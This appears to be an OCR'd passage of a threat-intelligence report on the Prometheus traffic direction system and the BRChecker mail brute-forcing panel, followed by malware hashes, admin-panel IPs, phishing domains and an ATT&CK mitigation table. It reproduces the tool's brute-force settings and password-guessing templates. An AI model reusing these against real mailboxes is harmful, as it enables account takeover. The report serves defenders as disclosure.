Receive emails
Authentication
License key
Number of connection attempts
2
Timeout
10
Number of threads
100
Automatic batch size
User defined batch size
50
Write logs (send result and auth result)
Save changes
© BRChecker 2021



BRChecker - admin panel
Users
Update software
Reboot server
Logout
Users
+ Add user
Login
Server limit
Status
Actions
admin
Unlimited
Idle
View user
Edit
© BRChecker 2021



BRChecker - admin panel
Users
Update software
Reboot server
Logout
View user «admin»
+ Add servers
Check
Show 100 rows
Select all
Deselect all
Delete
Reboot
Search:
IP
Port
Status
Actions
22
Idle
Edit
Delete
Reboot
Showing 1 to 15 of 15 entries
Previous
1
Next



Check logs
Result
Login
Password
Send result
Close



Check options
Back
Save changes
Common
Detection options
Proxy
Send control emails
Receive emails
Authentication
License key
Bruting protocol
SMTP
Detection mode
Search
Dictionary options
SMTP prefixes (only for SMTP bruting protocol)
smtp,mail,webmail,email
SMTP ports (only for SMTP bruting protocol)
25,465,587
Custom SMTP server (for custom server mode)
smtp.office365.com
Custom IMAP server (for custom server mode)
outlook.office365.com
Auth attempts per connection
4
Skip mailbox after failed connections in row
10
Enable caching of bad HostName:Port pairs for which connection has not been established because of Timeout or "connection refused" errors. Service will no longer try bad Hosts:Ports for speed up search process. Beware using this option together with Proxies or using huge number of search threads to avoid caching and skipping good Hosts:Ports ! You should also set at least 2 connection attempts at Common options tab.
Detect country
Skip mailbox if resolved MX for domain found in this black list (one MX per line)
smtp.seznam.cz
plato.junkemailfilter.com
mx4.m2bp.com
mx174.m1bp.com
mail.yaxmail.net
mail.hope-mail.com
mail.moves.co.uk
mailgate.jwf.co.uk
smtp.luukku.com
mail.leeko.com
smtp.thwct.com
Save changes



BRChecker - admin panel
Users
Update software
Reboot server
Logout
Account check status
Back
Check now
Clear accounts (delete all emails in mailboxes)
Clear receiving history (receive all emails again)
Account
Messages downloaded
Control messages found
Status
imap.gmx.net:993
0
0
Account disabled
imap.gmail.com:99
48
43
Mail successfully checked, sleeping for 2 minutes (last check: 01:41:38 PM)
imap.gmail.com:99
0
0
Account disabled
© BRChecker 2021



BRChecker - admin panel
Check
Back
how
25
entries
Password found
Downloaded messages min
max
E-Mail
MX
Country
All
Not checked
Auth failed
Password found
Message sent
Delivered to inbox
Delivered to spam
Delivered to inbox and spam
ES
AZ
BG
US



Add servers
Servers
IP:login:password
or
IP:port:login:password
Add servers
© BRChecker 2021


admin panel
Users
Update software
Reboot
Check options
Options
Not checked
Not checked
From begin
Recheck bad
Close
Check
Delete
max


Search dictionary
Back
Add
Export
Import
Clear
Show 10 entries
Search:
Domain
Domain's MX
Imap server
Pop3 server
Smtp Server
TLS/SSL
Actions
0.pl
plmail.ut.pl
plmail.ut.pl
plmail.ut.pl
007.com
danjaq.com.inbound10.mxlogic.net
imap.promarketinginc.net
mail.promarketinginc.net
01019freenet.de
emig.freenet.de
mx.freenet.de
mx.freenet.de
mx.freenet.de
013.net
mx20.013net.net
mail.netvision.net.il
mail.netvision.net.il
013.net.il
mx20.013net.net
mail.netvision.net.il
mail.netvision.net.il
013net.net
mx20.013net.net
mail.netvision.net.il
mail.netvision.net.il
017.net.il
mx20.013net.net
mail.netvision.net.il
mail.netvision.net.il
01s.it
aspmx.l.google.com
imap.gmail.com
smtp.gmail.com
06mediagroup.co.uk
mx01.1and1.co.uk
imap.anpruk.com
imap.anpruk.com
0800krankenkassen.de
mxlb.ispgateway.de
sslmailpool.ispgateway.de
sslmailpool.ispgateway.de
smtprelaypool.ispgateway.de
Edit
Delete
Showing 1 to 10 of 23,644 entries
Previous
1
2
3
4
5
2365
Next
© BRChecker 2021


Check options
Back
Save changes
Common
Detection options
Proxy
Send control emails
Receive emails
Authentication
License key
Try email address as login
Try mailbox name (before @) as login
Passwords
#user#
#User#
#USER#
#user#123
#User#123
#user#1234
#user#888
#user#777
#User#123
#User#888
#User#777
#domaincenter#
#Domaincenter#
#DOMAINCENTER#
#user#1
1#user#1
12#user#12
11#user#11
22#user#22
33#user#33
44#user#44
55#user#55
66#user#66
77#user#77
88#user#88
99#user#99
0#user#0
#user#11
#user#12
Save changes


Check options
Back
Save changes
Common
Detection options
Proxy
Send control emails
Receive emails
Authentication
License key
Number of threads
10
Data
Contacts and body
Search
From stop list
news@facebook.com
postmaster
Mail Delivery System
mailer-daemon
HACKER
Viagra
FreeWebCams
Pharmacy
DocuSign
microsoftexchange
Microsoft Outlook
Search in subject
Strings in subjects
:om
:om
Search in body
Strings in body
:om
com



Screenshot of the BRChecker admin panel

The contents of the screenshots in the for-sale notice made it possible to verify that the unknown panel detected before is indeed related to BRChecker.

Indicators

Prometheus.Backdoor JavaScript

MD5	SHA1	SHA256
2e515f89c1e57a82f439f160bdc91045	87b16517171f 993b8e0932cf9c27ae8afec169d6	2777c710350668010542846968025d642d40984fa87ad21
c5bc239bb990ca808b5645078c6710d1	a9964c999a28c850ef3fbb061d8272025ac38aaf	2f58ac50edbc16d8aa708d2f6b928076c3411a2fdeefa3031

Prometheus TDS Admin

109.248.11.132
109.248.11.204
109.248.11.67
109.248.203.10
109.248.203.112
109.248.203.168
109.248.203.198
109.248.203.202
109.248.203.207
109.248.203.23
109.248.203.33
185.158.114.121
185.186.142.191
185.186.142.32
185.186.142.59
185.186.142.67
185.186.142.77
188.130.138.130
188.130.138.22
188.130.138.236
188.130.138.57
188.130.138.61
188.130.138.63

188.130.138.70
188.130.139.103
188.130.139.203
188.130.139.228
188.130.139.5
188.130.139.88
46.8.210.13
46.8.210.30
51.15.27.25
62.138.0.68

Campo Loader

Filename	MD5	SHA1	SHA256
order-details-706518.xlsb	0dcd730d8bb4e11b15a18b1dc76fc495	077baa375c2eea771867884cc8eeb632761346c9	a1b1abdf519253a124507080
user-Payment.xlsb	96e55bf478df6538526fb27d93ae0cff	143034d966a0a8fa125d3cfa2c59f8f6bc077fd1	baa41b445333a1763c335f6c
user-Payment.xlsb	2c3beba27a366bc0cdca9311b53bbeb9	21f6dc1ce6ae5c47e3fbb3f65fdf43deef90f022	452f2a77f8ebd6aaeb99456d
user-Payment.xlsb	fd7e9a5318d9a9a64ae6fcda0fecf775	2327e25fd5fda04562b7541d772fb56a4573588e	a7bf77112ee1d7c856d90366
kirill_gelfand-Payment.xlsb	0e813468897ad3c4c13ed181808c07f1	2ae9e9b711cabfa5ed84786a5b40caa458188442	4dd8ba0d5ac44a54b219226
Information_78333.xlsb	779f1cd885dfc236f72803640408d194	2fbba4ede1959b87c221e48b53566e9861b445b9	e8282f5b348181a9986c759c
adir_raz-Payment.xlsb	1cae28a21a78769749abb5f1b861f35f	2fe310539baeba8f254c85bc36ec21a66d73d7d8	1d5d97a5cb51c4d83dfdd662
Document_898285.xlsb	1bf18263da33a285acc74ff2759ad84e	4306a7fd5c5f91e7508448621e3895a57e38cfce	88ae71852b61934d4d3e27b6
Attachment_89237.xlsb	46135129250f719456a5053b3eced9a0	43a991b86b533fc1af8d4bb12f41c666f9187764	370ab9a4ac29c2c7a121de17
user-Payment.xlsb	f2927864387a2fe4019ad0aa9113254e	743d4727f828bf2247e5ab2745266194acb44405	97b912e93c00743cced68f7a
user-Payment.xlsb	2946f055d65da4ec48541d9237d7e157	9b8b5dd6df5b7ea73d2996731abb85178b8f3791	d26a56178fd6d15d1e6a8a15
Attachment_64302.xlsb	dcf728310285350f57d2b39c036e8b96	9f45863dc4381863a9b9533907b9aaf016211c36	8f329f8fd20acb25617c0d49c
molly.appelfeller-Payment.xlsb	cdae61158a97d8bbda68ca756b02aa49	b391fde8dab17a03d9ebddcb628234c1ed203028	d21bb891b88039e9e0d0014
damian.piwowar-Payment.xlsb	cdae61158a97d8bbda68ca756b02aa49	b391fde8dab17a03d9ebddcb628234c1ed203028	d21bb891b88039e9e0d0014
user-Payment.xlsb	b8b2409c15aa18979084f4ba779df954	bf7cc9f91cc32937449ddc2f8627b1462099c7ee	9462ed453e355c587086a200
user-Payment.xlsb	77f8fdcca8db0aedd0e02a14a13cad1b	c22ab2bc79be021552b7116f7582b6c66a5bee3b	2dc953ad0703d0e921c6e840
margaret.crain-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
phillip.taylor-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
kate.sullivan-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
tom.powell-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
molly.appelfeller-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
tonya.cronce-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
zmaslen-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
user-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d
zach.arko-Payment.xlsb	c7d0e439b2020d32bef71af529334fa6	ddf76ac3aee7e090dced9b49857e12efcd140165	452f2a77f8ebd6aaeb99456d

Filename	MD5	SHA1	SHA256
sjenner-Payment.xlsb	10360f4838885037c303c5d1e54a40c1	e22bc05b3ff0891e18f414f0dc468078bf24720d	ab1d6eacd13c7ce70852c85f
kate.sullivan-Payment.xlsb	10360f4838885037c303c5d1e54a40c1	e22bc05b3ff0891e18f414f0dc468078bf24720d	ab1d6eacd13c7ce70852c85f
user-Payment.xlsb	10360f4838885037c303c5d1e54a40c1	e22bc05b3ff0891e18f414f0dc468078bf24720d	ab1d6eacd13c7ce70852c85f
darshana.govindan-Payment.xlsb	10360f4838885037c303c5d1e54a40c1	e22bc05b3ff0891e18f414f0dc468078bf24720d	ab1d6eacd13c7ce70852c85f
matt.harp-Payment.xlsb	10360f4838885037c303c5d1e54a40c1	e22bc05b3ff0891e18f414f0dc468078bf24720d	ab1d6eacd13c7ce70852c85f
pbamola-Payment.xlsb	1598cbcca37f6d92037ad5569b152ffa	efa8af362029314cafdb5cd3b21acba0c3398b37	b629d7b71d99c562955ed11

Hancitor

Filename	MD5	SHA1	SHA256
0208_5712084086062.doc	5797d7959a374447e004251696460f83	050990c1fd000aaf8e97eb4d08f349b5b9ccbb32	d600a2c30a57b53a650
0211_18408623163382.doc	f919678ac7cc958eea115481a871f781	1f166d3b7dd1d5b20fd86071755bcb294724ba92	8d29410ee9bd9f4004e
0301_203089882.doc	dd655abe26d4749ee69cd8ddff49298f	1ff915cb2697fea83433bcf920a6ae45ba3c9b4e	5f0f68a7db1d84e3ab9
0318_41975026189871.doc	c5792ce2154c652d9102fa4982dcfce3	32b5eaa378aa90610b40c88b3fbdace3f21b7021	121e2902c085cf41c9b
0301_343810790.doc	4fa931626b5cfaa706213db17d0c61dc	41138f0331c3edb731c9871709cffd01e4ba2d88	b7efa1277c0c0fba754
0406_19770546653272.doc	e888673d08cbd88933e71d86d9906962	4701ebac8766510ef789c1a47d144779f0b899c0	1477b09d53363d8f4c7
0211_41566363811571.doc	502041f49fa41b8548dd4ab95557448e	4f66ac0d73b73f5fed2159dccc7c64761d70088a	9b8cfb1a250908b51fc
0318_98323640085061.doc	ed8d3539a3e027ec713cb7eddbb0dcf6	5253b7e09168b17bc8bfd7938e6ee054f5b5bb59	1d11fee370ab3997737
0318_98323640085061.doc	ed8d3539a3e027ec713cb7eddbb0dcf6	5253b7e09168b17bc8bfd7938e6ee054f5b5bb59	1d11fee370ab3997737
0211_2442680243981.doc	63937ba70f16090c167212a5d8c0b2a1	55606e6d1d2806a6b13b88b1fed1e3f9dea6a035	eb8b21c4d9e48ec3d6d
0406_85921776082182.doc	fc7fac4b8e77b228f967cd25c39476fa	5b22b18112adbc9cc6db64728f6320b42ef9a66f	715aa88e5563d87cfec
0324_2126179849261.doc	53b94d001b82e06e57eca67254be3b19	5bd4058c15a3622e70e07a20e1d3ea52dd7a5c60	97dc8e1752f48c022db
0216_2334240256090.doc	8333b8ae870a2cef892130cf985b3d08	632918f8023469a096ef664384446c75e0cd4f2c	f3bd817ae5e3e96728a

Filename	MD5	SHA1	SHA256
0208_34749245710860.doc	be5c90e2315d4db22d323adfdc3057f6	6d99dec7ab17caa1da6f12483f39151f6e70ea91	cee3c07353da4b23dc0
0208_51143810436132.doc	5b991aedb6e96930489fa43aa34afb2c	706a91588eab2b1ded0c93c30d6613b456b2cd8b	daa52d10cb1b1df7c37
0208_51143810436132.doc	5b991aedb6e96930489fa43aa34afb2c	706a91588eab2b1ded0c93c30d6613b456b2cd8b	daa52d10cb1b1df7c37
0301_528419802.doc	76fc62eb1167875ec254929fed4cea3e	75777ad54707175412659a502ed54bf55bfaf89a	0a9ca5d5106405262d7
0210_17982190848201.doc	15e650768be63e70f336744d339bda02	76867406d36aebd8b2975aa305d8f0f2403a0620	1a5d1cd7ed7e2cd7d5c
0311_77617920093261.doc	112295f0a9ef69518efc4534bebb6865	7fd36afe062136f082c2d3475f7aff24b6b3b847	bc81a5dc9ba20605bb9
0208_14538810068331.doc	7d50dc239691bfc27a648026cebab145	828f3c89af3869533f5d789e6d631c19e7736def	6d0cbeb8f4514d90053
0301_37832604.doc	716488121955bb115302037ed31e6ddb	8b696554838effc3793bfb7d680f8e496c896bb2	df078999b09c399a0e7
0318_16237545349031.doc	d66b30fbc8281f0c92407ddb3ef82658	8bb174b94349da541787548c06206a6f9f64f655	6c39a950e23ece571b1
0216_20539741697592.doc	f542d8c7130e6e88715b51322c5ca8ee	9cae9d2f4d8b227312ba24bb8d575c323d44aaeb	32c9c4f6c67a8217019
0406_88251355816452.doc	f98badc4dbe19eddac7464bca1933067	a9b81030ab23c1afac3be8affe3787fc11b12a04	57596e1045ec19803b3
0318_89347818081491.doc	8c2d156c1483af54a589ca9a0888c9e2	adbe445a2d3cb076f143285a6a94157651714a12	8686d43c68b9803440c
0318_89347818081491.doc	8c2d156c1483af54a589ca9a0888c9e2	adbe445a2d3cb076f143285a6a94157651714a12	8686d43c68b9803440c
0211_21229305048201.doc	915d6e04ea8617fb5006f3edab547fde	ae6b1ac9a4f944b677849b7df3a59e6e2436ab24	3e71b2006a44fa8edc6
0301_206410993.doc	be2a8c8ba6a7874ff04b58b56c2e6a9e	af30fe099d85c5f6612b8b9834b365bd0420815a	9262edb2a995d0e0e78
0225_1746399001456.doc	fbd1028c5c51003c11f6f12c0233ecf6	b284c6e17f75feb31a3bc6246e2fd84b7e20b9bb	c5548c98f2354230284
0210_4367220121562.doc	f59f1f6d258323ff7ae1a0d8201e4348	be3effcb9069ac6d66256c8246fde33e55980403	c98990d05f745f21e967

Filename	MD5	SHA1	SHA256
0208_4507371754789.doc	13efab9b32eab02313e4a722f7d0641f	c90808c2c5ec20144946f639fdf4f71aa9c4c581	4f68b92f54f16dcb1e9b
0406_112731578493472.doc	364f80a5b16841597256388191a2981e	d257de7c62bff91bdb58ef46091560f637b25d09	9d8038cd3b64b9f8907
0208_52726880046401.doc	88d441d2d41cecbf700ed16d5437dd7a	ef5d8322363833a1c8ab3e04280f9fd5df00e38c	c5092251d9a2b6a2aa3
0208_52726880046401.doc	88d441d2d41cecbf700ed16d5437dd7a	ef5d8322363833a1c8ab3e04280f9fd5df00e38c	c5092251d9a2b6a2aa3

Qbot

Filename	MD5	SHA1	SHA256
document-12603942.xls	0e1134acbb0bc58770345c3874a80189	2d74e52ac0e3ebbf2bb4aabb6469cba9badd70eb	8932db61f72108f0af9267056e74b0e0
document-348056604.xls	24f7520283e02868e262dc9d595c7540	db23b35b2c2b8bf413fb57ee9017127f651e0304	a5326a661319bd7a8ab027a22fb8bb0b

IcedID

Filename	MD5	SHA1	SHA256
Documents_682784324_1073289308.xls	79af726897412573ba50ad5b9ad168f0	d396268c483bbb5bf5c23198be569c7ef93a0223	3041387a18

VBS Loader

Filename	MD5	SHA1	SHA256
kurt.troyer_8816201.zip	196ab58d25d3548c90472875a33743c6	58db5164840e053e7d20a136d4afdc9a3c4d6df2	16a5398065a79fa0ee83cb4
mike_5131337.zip	89ee343062cbb8e2fa70204cb0574b88	75f68a7de72c53fd87a6ff161e2b4dfe4273b647	5953e3aa6c6b1d7330f54e4
jtorres_35107.zip	ea967b761036ea62e17a3e1e8d9e6941	9bc673671d293d0787a77c8240bc8173ae68222c	2b7686542959ce1e6b355f4

Buer Loader

Filename	MD5	SHA1	SHA256
document010498.zip	c2263a4741865a59adbf94f6e8089b62	c2fe78d027669d8fafec394718baa37cac529177	e44d72b2e48262424c9f0c62a9e9

SocGholish

Filename	MD5	SHA1	SHA256
Chrome.992d73.zip	60eea3a21bf7eda64e4dc09f490658da	4f5ac7c2f7097bbdcabfccb9a3a6bbbe99f929b7	14a2744c4278bfdc4197793
Chrome.Update.60bfbc.zip	d32f0c13bd4041bd59fe4a3b6e1f5a24	68b9c9217d81afea86e40d8789f4cbdedcf50697	e54a05f127c3c775ce5a7163

Fake VPN

Filename	MD5	SHA1	SHA256
Windscribe.exe	a70ae53c00fb51ef317c045dd8066e17	f729b75d68824f200bebe3c3613c478f9d276501	1495500d6c8613fda22b0e0c8f2ab0ba5

Filename	MD5	SHA1	SHA256

Pharma spam

- hotaiddeal.su
- yourmedsquality.su
- goodherbwebmart.com
- ella.purecaremarket.su

Phishing websites


- banking.sparkasse.de-id1897ajje9021ucn9021345345b0juah10zb1092uhda.xyz
- banking.sparkasse.de-id1897ajjed9021uc421sn9345514ah10zb4351092uhda.xyz
- banking.sparkasse.de-id1877au901501fj82a7fn3a54dx2gsboac8s02bauc248naxx.xyz
- banking.sparkasse.de-id1877au901501fj82a7fnat9bhwhboa8ss02bauc248naxx.xyz
- banking.sparkasse.de-id1877au901501fj82ca7fnas9sbssdfhswahboa802bauc248naxx.xyz
- banking.sparkasse.de-id1877au901501fj82ca7cf2nas9bswsdfhaswhboa802bauc248naxx.xyz
- banking.sparkasse.de-id-19dhjb732ba9nabcz29acb78s21acz19icnba7s.xyz

Other samples

MD5	SHA1	SHA256
045c33237a9843a2ece09e00203f2368	76b375a2cf40ebbba72b0f622d2426d9ab86d443	cd4164aee2890fbdf1b61b3b09a37b8857f6b3c87ceef29a
02aed8241295fbdb0a6393393f2eb688	74c1635011e4ce39205ee5884e22c96222d56cbb	53f16cc3aa9b674651f2e69e02f1c91849123e8a98cb7a85
bacb64855f41f9a29b7f1005dc8c7f33	89228658d3486902dd4bc1cd77b4565253ecad33	9c203cd2e56cce3e484bd447470c21cff9e9163ee4095d23
447bc4b2c75fd0ace42bd31b35f9f743	a20727101268130bf02fbef225481f6130c01582	c6677e676ec1049bb877a7ea6c424d7505e0b5ecfb4c1a2
3eb5461d2b200cce8e90c4c8db2fba96	a7aeb4a887810f978ffa91ca9ed890fe9279a465	858a42b43d4262aded023a166a01e6e43271b0a619e23b5
ffcf6712b62b87f44bcd7b3662308c5a	df5e7cd307451a6c1ba6c0bc8901d4119a7e387b	38713d11d588217d0e86ba3ea8a8dd550c368dad3b910a1

BRChecker Admin panel

109.248.11.85
109.248.203.202
109.248.203.50
185.186.142.32
185.212.131.44
188.130.138.16
188.130.138.22
188.130.138.236
188.130.138.61
188.130.138.63
188.130.139.107
188.130.139.158
195.62.53.109



Tactics	Techniques used by adversaries	Mitigations & Active Defense Techniques	Group-IB mitigation & protection products
Resource Development	Compromise Infrastructure Establish Accounts: Email Accounts Obtain Capabilities: Malware	M1056. Pre-compromise M1016. Vulnerability Scanning	Security Assessment Threat Intelligence & Attribution Fraud Hunting Platform
Initial Access	Phishing: Spearphishing Link	M1049. Antivirus/Antimalware M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training DTE0035. User Training DTE0027. Network Monitoring	Atmosphere: Cloud Email Protection Threat Hunting Framework Threat Intelligence & Attribution Cyber Education Red Teaming
